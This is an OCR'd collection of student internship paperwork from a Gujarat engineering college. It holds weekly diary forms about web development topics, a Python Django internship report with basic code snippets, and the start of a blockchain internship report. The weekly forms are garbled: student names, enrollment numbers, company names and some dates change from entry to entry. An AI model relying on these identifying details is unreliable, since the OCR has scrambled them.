
→ Bootstrap Internal & External Forum

→ Tailwind css : Instruction classes

Task :- Simply create one project and basic layout with navbar, login page & cards

Assignment :- Website (Responsive)
Portfolio (Responsive) which Contain all the information about our self.

Week-5 (27/02/2023 to 04/03/2023)



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(ગુજરાત અધિનિયમ ક્રમાંક: 20/2007 દ્વારા સ્થાપિત)

Annexure I
Enrollment no: 190390107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Mitali Dineshkumar patel
DIARY OF THE WEEK: Dt: 27/02/2023 TO 04/03/2023
DEPARTMENT: Computer SEM: 8th
NAME OF THE ORGANISATION: Rudraweb- Radix IT Service PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

Dockers :- learn about dockes file, basic commands of dockes like docker start, docker build images, docker images, docker push & pull
- also learn about docker compose file and how to run on port
- Dockers Exam was Conducted

Javascript :- Basic Javascript operations are performed like array, string, function
- Basic methods of array and String
- learn about date function how to get date & time and how to display current date & time

Week-6 (06/02/2023 to 11/03/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 180390107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Mistri Dineshkumar Patel

DIARY OF THE WEEK: DT: 06/02/2023 TO 11/03/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Rudrakash - Rudra Silo Services PVT. LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

- Callback, Promise, async & await, we learn about this three topics and do practice on this
- apply, bind, call we learn about this three topics and do hands on practice on this topics
- we also do following Task :
  1. Validation of employe form
  2. Set 3 hours exam time
  3. practice on promise
- also learn about web storage API, Expression, combination, hoising, ES6, web fetch API

Week-7 (13/03/2023 to 18/03/2023)

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)
ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Alisudi Nareshkumar patel

DIARY OF THE WEEK: DT: 13/03/2023 TO 18/03/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Radixweb - Radix Silu Service PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

- In this week we do basic practice on Json file & web fetch API and how to store that data in table
- Javascript Exam was Conducted
- Jquery & how to download it & directly use with Cdn link
  - → make basic button with some condition
  - → Dropdown list with Jquery
- learn about AJAX
- make a form & post it to file

Week-8 (20/03/2023 to 25/03/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nimali Dineshkumar Patel

DIARY OF THE WEEK: Dt: 20/03/2023 TO 26/03/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Rudra Web Rudra Edu Service PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

Typescript: It is used to check the errors at compile time

→ In this we learn about classes, Interfaces, generics.

→ How to Import and export classes

→ Datatypes: Num, void, String, Null, Array, tuple, Enum, generics

→ object oriented programming basics

→ Union, Namespace, executing modules

→ Assignments & practices on typescript

Week-9 (27/03/2023 to 01/04/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 199399107041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nimesh Maheshkumar Patel

DIARY OF THE WEEK: DT: 27/03/2023 TO 1/04/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Ridix Tech Private Ltd Service M/T, ITO

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

SQL :- Tupple, view, attribute, column, distributed table

Null - missing value

Key : Candidate, primary, alternative, composite, Unique

Database design approach :- ① top-down
② bottom-up


→ learn about ER-diagram, constraints, Aggregate function, Groupby, having, order by

- Joins : Innerjoin, outerjoin, full join

View - Virtual table

- Create, Update, DELETE, INSERT etc

Week-10 (03/04/2023 to 08/04/2023)



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ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190190131041

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Viral Dineshkumar Patel

DIARY OF THE WEEK: Dt: 03/04/2023 TO 08/04/2023

DEPARTMENT: Computer SEM: 8th

NAME OF THE ORGANISATION: Rediscover India Tour Service PVT. LTD

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

Javascript practice :- 100+ Datastructures questions solved with Javascript & Jquery, Array & String methods

Bootstrap practice :- website making with bootstrap class

Tailwind practice :- Udemy clone

Jquery practice :- Crud operation Calculator Resume Dom manipulation

INTERNSHIP AT CREART SOLUTIONS PVT LTD.

AN INTERNSHIP REPORT

Submitted by

Nirmal Parmar

200390107032

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CreArt Solution PVT LTD**. has been carried out by under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Chetan Chauhan

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

CREART

INTERNSHIP COMPLETION LETTER

Date: 9th August 2023

This is to certify that

Mr/Ms. NIRMAL PARMAR
Enrollment No : 230390107032
College : SAFFRONY INSTITUTE OF TECHNOLOGY

has successfully completed the 15 day's of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C.G. Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions PVT LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof.Alkesh Kaba (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

Nirmal Parmar

ACKNOWLEDGMENT

I would like to express my sincere gratitude in completing this internship report, with heartfelt acknowledgment to the individuals who have contributed significantly to my learning journey. First and foremost, I extend my appreciation to Mr. Alkesh Kaba, my esteemed external guide, whose expertise and guidance were invaluable during my 15-day internship focused on Python Django. His insights provided me with a deeper understanding of the subject.

I am equally thankful to Mr. Akshay, my internal guide, for his consistent support, feedback, and mentorship. His assistance played a pivotal role in shaping my practical skills and approach.

I am grateful for the opportunity provided by the organization to apply theoretical knowledge to real-world projects. The hands-on experience garnered during this internship has been invaluable for my professional growth.

Lastly, I want to acknowledge the encouragement and support of my family and friends. Their belief in me has been my driving force throughout this journey.

In conclusion, this internship has been a transformative experience, and I extend my heartfelt thanks to everyone who contributed to its success.

Thank you

Abstract

This report contains the work done by me during my internship at **CreArt Solutions PVT LTD.** It shows the work I did in the company during my internship period. In the report, I discuss my learnings of Python language and Django. Also, how I utilize both to make a project. I also discuss the structure of the company, all the departments and their work. It also explains how a particular topic I learned with practical during this internship period.

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Chapter 1

INTRODUCTION

1.1 COMPANY PROFILE:

Company Name: CreArt Solutions PVT LTD.

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

Where does this quality come from? IT Fresher's are knowledgeable but they are not skillful enough to establish themselves into the industry. To make them skillful CreArt incorporates its Corporate Internship Program and nourishes the young brains with the best industrial mentors. CreArt also places some of the Fresher's within its own family and place the rest to the other IT partnering companies which will assemble strong relations within the IT companies.

CreArt is dedicated towards perfection in every aspect. Professionalism is the main ingredient of CreArt. We strongly believe in delivering the best services to the clients till their satisfaction. Main objective of CreArt is to provide professional, qualitative, innovative and accessible services in every possible form.

Chapter 2

Internship Program

1st WEEK

27/07/23 Thursday

On the First day marked the beginning of my exciting online internship in Python Django. I was warmly welcomed by the team through a virtual onboarding session where they introduced Company and shared essential information about the internship.

In Internship First Week Will Do Python Basic Fundamental And Second Week Django And Project.

28/07/23 Friday

On the second day of the internship Python code will be done in Sublime Text 3 editor as it provides light weight and fast performance speed.

How to download sublime text?
How to download Python?
How to create a file?
How to write code and Run?

31/07/23 Monday

On the Third day of the internship explained about python variable and data type.

Python variables store data values, dynamically adjusting their data type based on assignments. Data types include integers, floats, strings, and Booleans for True or False values. Lists hold ordered elements, tuples are immutable collections, and dictionaries store key-value pairs. Understanding variables and data types is vital for effective Python programming and data manipulation.

```
# Integer
my_integer = 10

# Floating-point number
my_float = 3.14

# Complex number
my_complex = 2 + 3j

# Strings
my_string = "Hello, Python!"

# List
my_list = [1, 2, 3, 4, 5]

# Tuple
my_tuple = (1, 2, 3, 4, 5)

# Set
my_set = {1, 2, 3, 4, 5}

# Dictionary
my_dict = {'name': 'John', 'age': 30, 'city': 'New York'}

# Boolean
my_bool = True
```

[Data type]

Python programs like addition, subtraction, division, modulo of numbers, Numbers Enter by User and Type Casting.

01/08/23 Tuesday

On the 4th day of the internship explained about python Program.

A student's mark sheet is to be created using a Python program in which five subject marks are to be taken from the user and his total marks and percentage are also to be found.

Simple interest find (prn/100)
Circle Area Find (3.14 * r * r)
Triangle area Find (0.5 * base * height)
Celsius to Fahrenheit Find (F = 1.8 * c + 32)
Two number swapping Find using third variable and without variable.
Practice Questions – Square area, Rectangle area, Pentagon area, hexagon area find.

02/08/23 Wednesday

On the 5th day of the internship explained about python Function.

A Python function is a reusable block of code that performs a specific task when called. Functions enhance code modularity and readability. They are defined using the def keyword, followed by the function name, parameters (if any), and a block of code indented under the function declaration. Functions can take arguments, process data, and optionally

return a value using the return statement. Once defined, functions can be called multiple times from different parts of the program, promoting code reusability and maintainability.

[Function]

All the examples were done the Previous day, got them done today, have to practice again with the help of the function.

03/08/23 Thursday

On the 6th day of the internship explained about python Function and Some Example.

In Python, a function is a block of code that performs a specific task. Functions are defined using the def keyword followed by the function name and optional parameters. They can take input, process it, and optionally return output using the return statement. Functions enhance code modularity and allow for better organization and reusability in Python programs.

```
def add_numbers(a, b):
    result = a + b
    return result
```

2st WEEK

04/08/23 Friday

On the 7th day of the internship explained about python Django.

Django is a Python web framework that simplifies building web apps. It handles databases, URLs, and templates, allowing you to focus on app logic. With an admin panel, security features, and REST API support, it's versatile for projects big or small. Django follows a "batteries included" philosophy, providing tools out of the box, saving time and effort.

virtual environment : A virtual environment is a self-contained and isolated Python environment that allows you to manage project-specific dependencies separately from the system-wide Python installation. This is extremely useful in Django development (as well as in general Python development) because it helps prevent conflicts between different projects and ensures that each project has its own set of dependencies.

Commands :

python -m venv filename

Django setup : While the virtual environment is active, install Django using “pip”.

Commands :

pip install Django

Project Creation : In your terminal, navigate to the desired directory and create a new Django project.

Commands :

django-admin startproject projectname

Start the development server : python manage.py runserver

Commands :

python manage.py runserver – Django app should now be accessible athttp://127.0.0.1:8000/

deactivate

05/08/23 Saturday

On the 8th day of the internship explained about Basic Commands.

SQLite : In project “settings.py” all find the database configuration. By default, it's set up to use SQLite

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.sqlite3',
        'NAME': os.path.join(BASE_DIR, 'db.sqlite3'),
    }
}
```

Database : Django supports other databases like PostgreSQL, MySQL, Oracle, and Microsoft SQL Server.
Change the database according to your project

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.postgresql',
        'NAME': 'mydatabase',
        'USER': 'mydatabaseuser',
        'PASSWORD': 'mypassword',
        'HOST': 'localhost',
        'PORT': '5432',
    }
}
```

Migration : Generate database migrations based on your models.
Commands :

```
python manage.py makemigrations
python manage.py migrate
```

Superuser : Create an administrative user for the admin panel**.**
Commands :

```
python manage.py createsuperuser
```

07/08/23 Monday
On the 9th day of the internship explained about Model and Migration.

Model : In Django, a model is a Python class that defines the structure and behavior of your data. Models represent database tables and their relationships, allowing you to work with your data using object-oriented programming principles. Here's an overview of how models work in Django.

Models are defined in the models.py file of app. Create a class for each data type you want to store in the database. Each class is a subclass of "django.db.models.Model".
Format :

```
from django.db import models
class MyModel(models.Model):
    field1 = models.CharField(max_length=100)
    field2 = models.IntegerField()
```

Migrations : After defining models, Create database tables and schema changes using migrations. Migrations are Python scripts that describe how to modify the database schema based on changes in models.
Commands :

```
python manage.py makemigrations
python manage.py migrate
```

Example : Flipkart – admin , seller, customer.

08/08/23 Tuesday

On the 10th day of the internship explained about Basic Commands.

URLs : Setting up URLs in Django involves defining URL patterns that map URLs to view functions within your application. This process is crucial for routing incoming requests to the appropriate views that handle the logic and generate responses. Here's how you set up URLs in Django.

Create a New App : create a new app Django project.

Commands :

python manage.py startapp myapp

Create URLs Configuration : In app directory, create a urls.py file if it doesn't exist. Define your URL patterns within this file.

HTTP sessions : In Django, HTTP sessions allow to store and manage user-specific data across multiple requests and responses. Sessions are used to maintain stateful behavior in stateless HTTP protocol. Here's how can work with HTTP sessions in Django

(1) Enable Sessions
(2) Accessing Session Data
(3) Expiration and Expiry Date
(4) Deleting Session Data
**(5) Using Sessions in Templates : {{ request.session.my_key }} **

09/08/23 Wednesday

On the 11th day of the internship explained about Project Part1.

HTML Page : In Django, Create HTML pages by combining Python code with HTML templates. Django follows the Model-View-Controller (MVC) architectural pattern, which in Django's terminology is called Model-View-Template (MVT). Here's a basic example of how can create an HTML page using Django.

Create a Django App :

Commands :

python manage.py startapp myapp

Create a Template : Inside app directory (myapp), Create a templates folder if it doesn't already exist. Inside the templates folder, create an HTML file. This is where HTML content will go.

CSS Page : In Django, Use CSS to style HTML templates and create visually appealing web pages. Here's how can work with CSS in a Django project.

Static Files : Django uses a concept called "static files" to manage assets like CSS, JavaScript, and images. To serve CSS files, you need to configure your project to handle static files, In your project's settings (settings.py).

Link CSS in HTML Templates : In HTML templates, Link CSS file using the {% static %} template tag.

Menu with links : Creating a menu with links in Django typically involves creating a navigation bar or menu template that is included in base template or other relevant templates. Here's a step-by-step guide to creating a simple menu with links in a Django project.

Menu Structure : In app, Create a Python file, e.g., menu_items.py, to define the menu structure. This file will contain a list of dictionaries, each representing a menu item with its label and URL.

10/08/23 Tuesday

On the 12th day of the internship explained about Project Part2.

I created "NoticeHub" using Django during my internship. Administrators can post notices for users to view, which streamlines communication and information exchange on the site.

[user side page]

[admin side page]

The internship course was a very useful experience. I gained a lot of new knowledge and skills. Related to our study we learned more about coding and developing projects. Overall, I found the Python Django internship experience to be positive, and I'm sure I will be able to use the skills I learned in my career later.

Chapter 3

Conclusion

The internship course was a very useful experience. I gained a lot of new knowledge and skills. Related to our study we learned more about coding and developing projects.

Furthermore, we experienced education is important and we have to be aware of industrial aspects and keep learning new technology. This internship program was not one sided, but it was a way of sharing knowledge, ideas and opinions. We learnt how to make our project live and many other things that we were not aware of. At last, this internship gave us insights and motivation to pursue career in right direction by learning new things.

Overall, I found the Web Development internship experience to be positive, and I'm sure I will be able to use the skills I learned in my career later.

INTERNSHIP AT YUDIZ SOLUTIONS PVT. LIMITED

AN INTERNSHIP REPORT

Submitted by

Nishant S Shah

190390107054

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Blockchain Development Internship** has been carried out by **Nishant S Shah** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head Of Department

INTERNSHIP CERTIFICATE

yudiz
Solutions Limited

Date: 28th April 2023

To whom so ever It May Concern

This is to certify that **Mr. Nishant Shah** a student of **Saffrony Institute Of Technology** is working as a Trainee/Intern with our Company for the duration of six months starting from 1st February, 2023 to till date, as a **Blockchain Development Trainee** and working on a project **"Career Counselling Web Application"**.

His exposure in these areas is very good. During his tenure with us, he ably handled major responsibilities and we found him to be hardworking, creative and very productive.

We have found him to be self-starter who is motivated, duty bound, and a highly committed team player with strong conceptual knowledge.

The company will not provide any type of Source Code outside the premises. We wish him good luck for his future endeavours.

Sincerely,

YUDIZ SOLUTIONS LIMITED AHMEDABAD

Kinjal Shah

Functional Manager- HR

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

I hereby declare that the Internship report submitted along with the Internship entitled **Blockchain development** submitted in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering to Gujarat Technological University, Ahmedabad, is a Bonafede record of original project work carried out by me at **Yudiz Solution Pvt. Ltd.** under the supervision of **Mahavir Sinh Gohil** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student **Sign of Student**

Shah Nishant S

ACKNOWLEDGEMENT

It’s my proud privilege to release the feelings of my gratitude to several persons who helped me directly or indirectly to conduct this internship.

First, I would like to thank **Yudiz Solution Pvt. Ltd.** for giving me the opportunity to do an internship within the organization. I express my heartfelt indebtedness and owe a deep sense of regard to my external mentor **Mahavir Sinh Govil,** for their sincere enlightenment and inspiration during his internship. I extend thanks to my faculty guide, **Prof. Shubhangi Chaturvedi**, for their sincere guidance during this Internship.

I am highly indebted to **Prof. Akshay Kansara** for his guidance and constant supervision as well as for providing necessary information regarding the Internship.

It’s my honor to thank the **Saffrony Institute of Technology** and **Gujarat Technological University** for providing such kind of opportunity for students to broaden their perception of how the real world works the field of Computer engineering looks like as well organizing the whole internship program and its effort to make sure that the whole internship program to achieve its desired goals.

ABSTRACT

During my internship at Yudiz Solutions Limited, I had the opportunity to learn and gain hands-on experience in several key areas including HTML/CSS, JavaScript, and Blockchain development using Solidity.

In the beginning, I started with the basics of HTML/CSS, learning how to structure and style web pages. I then progressed to learning advanced JavaScript concepts such as object- oriented programming, arrays, and DOM manipulation. I was also able to apply my knowledge of JavaScript to create interactive web applications using HTML and CSS.

Later, I was introduced to the world of Blockchain technology, learning about the fundamentals of Blockchain, including its distributed ledger architecture, cryptographic algorithms, and consensus mechanisms. I also gained practical experience in developing smart contracts using Solidity, which is a programming language specifically designed for the Ethereum Blockchain.

Throughout my internship, I was able to work on real-world projects, applying my skills to solve complex problems and implement innovative solutions. I collaborated with other team members and received guidance and support from my mentors, who helped me to deepen my understanding of HTML/CSS, advanced JavaScript, and Blockchain development using Solidity.

Overall, my internship at Yudiz Solutions Limited was a valuable learning experience that helped me to gain a deeper understanding of JavaScript, and Blockchain development using Solidity.

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ABBREVIATION

ERC	Ethereum request for comments
JS	JavaScript
Sql	Structured query language
dapp	decentralized application
IT	Information and Technology
API	Application program interface
UI	User Interface

